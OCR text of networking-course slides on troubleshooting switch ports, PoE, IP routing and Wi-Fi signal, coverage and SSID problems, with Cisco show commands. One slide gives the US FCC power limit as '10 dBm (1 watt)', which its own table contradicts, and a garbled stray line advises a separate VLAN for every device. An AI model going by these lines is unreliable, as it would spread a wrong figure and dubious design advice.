Check for Spanning Tree Loops

Check the interface for any status errors

Network Connection LED Status Indicators

Lights on devices that provide status information about the device

Depending on the product, switchport lights can indicate:

- Power is on
- Port is in a normal (forwarding) state (green)
- Port is blocked (amber)
- Normal activity detected (blinking)
- Speed or duplex mismatch (rapid blinking)
- Port is shut down (no light)
- Current bandwidth/throughput/duplex (combination of all lights)
- Self-diagnostic tests during bootup process (various lights flashing at different times)

Troubleshooting No Link Light on a Switchport

Possible Cause	Corrective Action
No cable connected	Connect a cable from the switchport to a known good device.
Wrong Port	Make sure that both ends of the cable are plugged into the correct ports
Device has no power	Ensure that both the switch and end device have power
Wrong cable type	Verify the cable selection
Bad cable	Swap suspect cable with known good cable Look for broken, dirty, or missing pins on connectors
Loose connections	Check for loose connections Sometimes a cable appears to be seated in the jack, but is not Unplug the cable and reinsert it
Patch Panels	Eliminate faulty patch panel connections Bypass the patch panel if possible to rule it out

Troubleshooting No Link Light on a Switchport (cont'd)

Possible Cause	Corrective Action
Media Convertors	Eliminate faulty media convertors: fiber-to-copper, etc. Bypass the media convertor if possible to rule it out Swap out with a known good unit
Bad or wrong GBIC or SFP transceiver	Swap suspect unit for known good unit Verify hardware, software, and cable support for the unit
Bad Port or Module Port or Interface or Module not enabled	Move the cable to a known good port to troubleshoot a suspect port or module Cisco commands: • `show interfaces` • `show module`

Troubleshooting a Switchport that Constantly Shuts Down or Stays Shut Down

Symptom	Cause	Resolution
• Port stays off – no link light	• The port does not detect carrier • Cable, end device, or port is bad	(See previous table)
• Switchport constantly flaps (goes up and down) • Port reports many packet errors	• Cable has been stressed and is only marginally functional • Windows NIC is disabled for power management (no activity, so the NIC is shut off by the OS)	• Try a different cable • Disable Windows power management

Port reports **errdisable** or **shutdown** status	Bad port or module; interface not enabled	Try a known good port
		Cisco commands:
		`show module`
		`show interface`

Troubleshooting a Switchport that Constantly Shuts Down or Stays Shut Down (cont'd)

Symptom	Cause	Resolution

Port shuts down immediately after switch reboot	• Auto-negotiation is failing
	• Hardware incompatibility
	• Both sides of link not configured identically
	• Possible port security violations
		Verify auto-negotiation is set
		Check speed/duplex on both ends
		If absolutely necessary, hard-code speed/duplex on both ends
		Cisco commands:
		`show interfaces`
		`show port-security interface`

Port shuts down on one end of a trunk link	Native VLAN mismatch between the switches	Verify native VLAN on both switches If necessary, make any changes to ensure ALL switches in the network have the same native VLAN Cisco command: `show spanning-tree`

Troubleshooting PoE

Identify and eliminate the variables one at a time:

- The switch is non-PoE
- The switch does not provide the required PoE level
- The port has a problem
- The cable and any patching/along the cable run has a problem (loose, broken, too long)
- The end device has a problem

Use a PoE line tester to see if the port is putting out power

- See if the problem exists on one port or all ports
- Use the tester to check available power at the end of the cable run (cable is not damaged, too long, or has bad coupling)
- Check documentation for both the switch and device, as well as tester output, to verify that the port can supply sufficient PoE to the device

Plug the PoE device using a short CAT6/6A cable directly into the port to see if it works

Ensure that there is no repeater/hub/non-PoE switch inline between the port and the device

Troubleshooting Switchport PoE

Ensure that the port is not administratively shut down, or in an error disabled state

Verify that the Ethernet cable from the phone to the switch port is good

- Connect a known good non-PoE Ethernet device to the Ethernet cable
- Make sure that it establishes a link and exchanges traffic with another host
- Then try a known-good PoE device
- Then try the affected PoE device

Verify that the total cable length from the switchport to the PoE device does not exceed 100 meters

- Consider targeting a max distance of 85 meters
- If a lower-grade (but otherwise acceptable) cable is used, PoE might not be reliable after 50 - 65 meters

If you suspect that the cable run is too long

- Insert a PoE injector as close to the end device as possible
- Or pull higher-grade cable to the device

Troubleshooting Switchport PoE (cont'd)

<u>Cisco PoE Switches:</u>

Use the `show run` and `show power inline interface-id` commands

- Verify that the `power inline never interface configuration` command is not configured on the port

Use the show `power inline` and `show power inline detail` privileged EXEC commands

- Compare the number of connected powered devices against the switch power budget (available PoE)
- Verify that switch power budget can power the device

PoE Line Tester Example

Checking PoE Capability

```
Switch#show power inline

Module   Available     Used     Remaining
          (Watts)    (Watts)    (Watts)
------     ---------    --------    ---------
1    n/a          n/a          n/a

Interface Admin  Oper      Power   Device              Class  Max
                            (Watts)
---------    ------   ----------     -------    -------------------- -----   ----
```

Output of a Cisco Non PoE-Capable Switch

Checking PoE Capability (cont'd)

```
Switch#show power inline
Available:124.0(w)  Used:0.0(w)  Remaining:124.0(w)

Interface Admin  Oper      Power   Device             Class Max
                           (Watts)
---------  ------  ----------  -------  -------------------  -----  ----
Fa0/1      auto    off         0.0      n/a                  n/a    15.4
Fa0/2      auto    off         0.0      n/a                  n/a    15.4
Fa0/3      auto    off         0.0      n/a                  n/a    15.4
Fa0/4      auto    off         0.0      n/a                  n/a    15.4
Fa0/5      auto    off         0.0      n/a                  n/a    15.4
Fa0/6      auto    off         0.0      n/a                  n/a    15.4
Fa0/7      auto    off         0.0      n/a                  n/a    15.4
Fa0/8      auto    off         0.0      n/a                  n/a    15.4
```

Output of a Cisco Fully PoE-Capable Switch

Escalating Switching Problems

There will be times when you will need to escalate a problem to a more senior technician, or to the manufacturer

Gather as much technical detail as you can for them

- Does a device not power up at all, or does it power up briefly and then power down?
- Obtain as much detail as possible regarding the symptom, including any system messages from the PoE switch
- Did the trouble occur on initial installation, or did it begin after the powered device was working normally?
- Did any specific event occur at connected device when the problem occurred?
- Did anything occur in the local network when the problem occurred?
- Does the problem happen at a specific time of day or night?
  - There could be electrical actions at the installation site possibly causing the problem.

Review device logs

Capture error messages, especially at the interface level

Ask others for input or opinion

On Cisco devices, enter the command `show tech-support` and capture the output

Troubleshooting Common IP Routing Issues

Common Routing Issues

Router has no:

- Route to destination
- Default route

Incorrectly configured client or router interface

Missing or incorrectly configured routing protocol

Golden Rule of Routing:

ALL Routers MUST have a route to ALL destinations!!!!

(at least a default route)

Multi-layer Switch Routing Issues and Considerations

The VLAN must be in use for its VLAN interface to come up

- A VLAN interface will only come “up” if at least one switchport in that VLAN is also up
  - Something live must be plugged into that switchport to bring the port up
- Trunk links are ideal for keeping all VLAN interfaces up on a L3 switch
  - They carry all VLAN traffic from switch to switch, so they are the “live” port for all VLAN interfaces
  - Just make sure the trunk link itself does not go down!

make for evry device a ASEORATE vlan so it is easier to mange

L2 and L3 switches can both:


- Create VLANs
- Assign switchports to VLANs
- Create VLAN interfaces with IP configurations
  - All VLAN interfaces in the same VLAN will belong to the same broadcast domain and same network segment, even if distributed across switches (assuming switches are connected by functioning trunk links)
- Ping and telnet/ssh between VLAN interfaces
  - VLAN interfaces are treated like any other IP interface attached to the segment

Multi-layer Switch Routing Issues and Considerations (cont'd)

Only L3 switches and routers can route between VLANs

- The VLAN interface on the L3 switch will act as the default gateway for all nodes in that VLAN/subnet
- Avoid creating multiple VLAN interface default gateways for the same VLAN
  - Can inadvertently cause networking problems
- Ensure that switches are connected by trunk links so that all clients can reach their default gateway
- L3 switches can use routing protocols to share routes with other L3 switches and routers
- Not all L3 switches can perform network/port address translation

VLAN Interface Example



Each switch has an active VLAN 3 interface for management
(Default) VLAN 1 interfaces on switches are shut with no IP
Client default gateways are on the multi-layer switch

Checking Basic Router Configuration

Eliminate Layer 1 / Layer 2 issues

- Ensure that no router interfaces are down
- Check that all links are up and good

```
show ip interfaces
show ip interfaces fa0/0
show ip interfaces brief
```

Verify that router IP configurations are good and interfaces are up/up

```
show ip interfaces
show ip interfaces fa0/0
show ip interfaces brief
```

See if a router can ping/trace:

- Its neighbor
- The farthest away router(s) along the path in question
- Clients / servers / end devices (host firewalls might block ICMP)
- VLAN 1 interface and other VLAN interfaces on a Layer 3 switch

```
ping <destination>
trace <destination>
show vlan
```

To stop a Cisco task: Ctrl+Shift+6, x

Check the route table on every router

- If a single router along the path does not have a valid route to both sender and receiver, communication will fail

```
show ip route
```

Note: In this case, the term “Router” refers to both a physical device and a route process on a multi-layer switch

Checking Routing Protocol Configuration

Check that all routers are configured with the same routing protocol including:

- Correct network statement(s)
- RIP - Same version, same authentication (v2 - optional)
- EIGRP - Same autonomous system number, metrics
- OSPF - Same area, hello and dead timers

```
show ip protocols
show running-config
```

Ensure the routers do not exceed routing protocol limits

- 15 hops (RIP)
- 100 hops (EIGRP)
- 400 routers per area (OSPF)

You will need to know the network topology

Ensure that routers are maintaining neighbor relationships and updating each other

- Filtering or interface configurations that might restrict router updates
  - E.g. an interface could be in “passive-interface” mode so it does not send route updates
- Underlying network issues preventing or limiting router updates
  - E.g. a frame relay network might not support the necessary broadcasts or multicasts

```
show ip eigrp interfaces
show ip eigrp neighbors
show ospf interface
show ospf neighbors
show ip rip database
```


Avoiding Improper Route Summarization

Route summarization is a method of representing multiple networks with a single address

- Often used in large networks with many subnets to reduce route tables and improve performance
- It also risks including non-existing routes into the summarization
- Can cause confusion on discontiguous networks
- Can cause routing black holes if traffic is destined for networks that don't exist

Prefer to use manual summarization over automatic summarization

- You can be precise and avoid conflicts and black holes
- You will need to know:
  - Your exact network topology
  - Manufacturer-specific procedures



Checking Additional Router Functionality

Make sure a NAT router is properly translating IP addresses / TCP and UDP port numbers

If the router is configured to provide DHCP services, make sure it is actually handing out leases

A router that is configured as a relay agent to a DHCP server has:

- The service enabled on the client-facing interface
- The correct IP address of the DHCP server

```
show running-config
show ip nat translation
show ip dhcp bindings
```

Use a sniffer/protocol analyzer to capture and examine DHCP traffic

Wi-Fi Access Point Issues

Channel Crowding

Use a spectrum analyzer to find a less-crowded channel for your WAP

- If possible, prefer to use a channel that doesn't overlap with other channels
- This might not be possible if the non-overlapping channels are heavily used in your area

Prefer to use dual-spectrum WAPs that support both 2.4 GHz and 5 GHz clients

Ensure that nearby WAPs in an ESSID do not overlap each other's channels


- You can reuse the same channels if you keep the WAPs well apart

Interference

Wireless interference is a term that refers to anything that would impede the wireless signal

Some causes/solutions include

- Physical objects – move antennas
- Busy channels – change channels
- RFI/EMI – move WAPs away from sources of interference
- Too many users on the wireless – add access points, configure good placement, load balance users
- Non wireless devices – wireless phones, microwaves, wireless video cameras – change channel
- Bad electrical connections can cause broad RF spectrum emissions – fix connections
- RF jamming – DDoS attacks – shield the network if possible



Signal-to-Noise Ratio

The relative power of the radio signal to the noise floor


Aka S/N

You want the radio signal level to be as far above the noise floor as possible

If it is below the noise floor, it becomes harder to “dig it out” of the surrounding noise

The Signal to Noise (S/N) ratio can be increased by:

- Increasing the transmit power to the antenna
- Moving clients closer to the access point



Wi-Fi Signal Strength

Most engineers measure Wi-Fi signal strength in dBm (decibel-milliwatts)

A “decibel” is a relative measurement

- It is measured against a single milliwatt mW - thousandth of a watt) of power
- Wi-Fi access points typically transmit at 100mW (0.1 watt) of power
- All received Wi-Fi signals will be below zero dBm
- For each -10db the signal power is reduced ten-fold

- Different countries (regulatory domains) have different ISM unlicensed device limits
- USA FCC max transmitter output power (fed into the antenna) is 10 dBm (1 watt)

WAP strength

Power (dBm)	Power (mW)
30 dBm	1000 mw (1 watt)
20 dBm	100 mW
10 dBm	10 mW
0 dBm	1 mW
-10 dBm	.1 mW
-20 dBm	.01 mW
-30 dBm	.001 mW
-40 dBm	.0001 mW
-50 dBm	.00001 mW
-60 dBm	.000001 mW
-70 dBm	.0000001 mW
-80 dBm	.00000001 mW
-90 dBm	.000000001 mW
-100 dBm	.0000000001 mW
-110 dBm	.00000000001 mW
-120 dBm	.000000000001 mW

Wi-Fi Signal Level Performance Examples

Ideal Wi-Fi signal strength at the receiver is between -55 dBm and -70 dBm

-30 dBm = Excellent - Max achievable signal strength
- Your device is most likely only a few feet from the AP to achieve this signal
- Not typical in real life

-67 dBm = Very Good - Minimum signal strength for most business applications

-70 dBm = Okay - Minimum signal strength required for a decent packet delivery

-80 dBm = Not Good - Minimum signal strength for basic connectivity
- Packet delivery may be unreliable


-90 dBm = Unusable - Approaching (or in) the noise floor
- Drowning in background noise
- Any functionality is highly unlikely


Received Signal Strength Indicator (RSSI)

Typically notated on Wi-Fi devices using graphical indicator bars

Many manufacturers include RSSI as a user-friendly way of indicating signal strength

No set standard - arbitrary and determined by the manufacturer





Tx Power Levels

Some devices allow you to configure higher power levels

If you cannot increase the power of a device:

- Upgrade the device
- Use higher-gain antennas (so long as they do not inadvertently narrow the coverage path)
- Add more APs for coverage

Note: Increasing transmit power at the client does not help it to better receive a weak WAP signal

Incorrect Wireless Device Type

Choose a WAP type that is appropriate for your requirement

- Choose an AP that is appropriate for your region/country
  - E.g., if you're in the US, don't use an AP meant for Japan, etc.
- Don't use a wireless PtP bridge as an AP
  - They're not designed to handle client connections
  - The frequency may be wrong (3.0 GHz, 3.65 GHz)
- Don't use CPE (customer premises equipment) as an AP
  - Beam is narrowly focused, meant to travel 15 km or more
  - Not suitable for users who may be broadly scattered around the site

Prefer to use APs that provide dual-band 2.4 and 5 GHz service

- You never know what device types users will bring

Incorrect Wireless Device Type (cont'd)

Ensure you use WAPs and controllers that can handle the aggregate traffic/number of connections

- A SOHO WAP can usually only handle 10 connections at any one time
  - Good for home or very small offices
- A Cisco Lightweight Access Point Protocol (LWAPP) managed AP can handle 50 connections at a time
  - Required for campuses, public spaces, larger offices/facilities
- Dedicated wireless controllers can dynamically instruct managed WAPs to switch channels and load balance client connections as necessary

Be sure to consider IoT capacity needs as well

- Will you have any IoT devices that also need to use the access point?

Wireless Device Type Examples

Outdoor CPE

Outdoor PtP Bridge Pair

Outdoor SOHO Extender

Wireless Device Type Examples (cont'd)

SOHO Wi-Fi Router

Indoor Dual Band Extender

Cisco LWAPP managed AP

Installing a Wi-Fi Extender

Locate Wi-Fi dead zones that also have nearby AC outlets

Try plugging an extender in that location to see if the gap is resolved

Use a Wi-Fi strength app to check signal levels

- Be aware that many signal strength apps report a negative dBm level for signal strength
- A lower negative number actually represents a stronger signal

Use a speed test app to check throughput at the location

If a single range extender is insufficient, consider using a mesh Wi-Fi networking kit

Addressing Coverage / Distance Limitations

Ensure that you have sufficient coverage in all areas where users expect to have Wi-Fi

Planning will help with distance limitations, but as an organization grows signals may reach limits

If permitted, use an RF amplifier to increase signal strength

Consider using a repeater/range extender before installing additional APs

Consider relocating APs

Consider moving or replacing antennas

Consider adding bridges (or installing a wired connection) to reach additional areas

Overcapacity

When planning a Wireless network it is important to do a legitimate wireless survey

- Take into consideration the area of coverage
- Number of expected users in the area of coverage, including number of devices per user and guests
- Type of antenna needed
- Placement of antennas
- Objects that may interfere with the wireless signals

Ensure you do proper capacity planning including aggregate data throughput on all uplinks and switches the WAPS connect to

Use your wireless controller to enforce connection limits and policies

Wrong SSID

You might choose to not broadcast the SSID for security reasons

The user attempts to manually configure the connection

- Uses wrong SSID
- Misspells the SSID (maybe it is case-sensitive)


Or, the user accidentally attaches to an evil twin

Security Type Mismatch

Client might be trying to use the wrong encryption type

Most client devices can autodetect if the security is WEP, WPA, or WPA2/WPA3

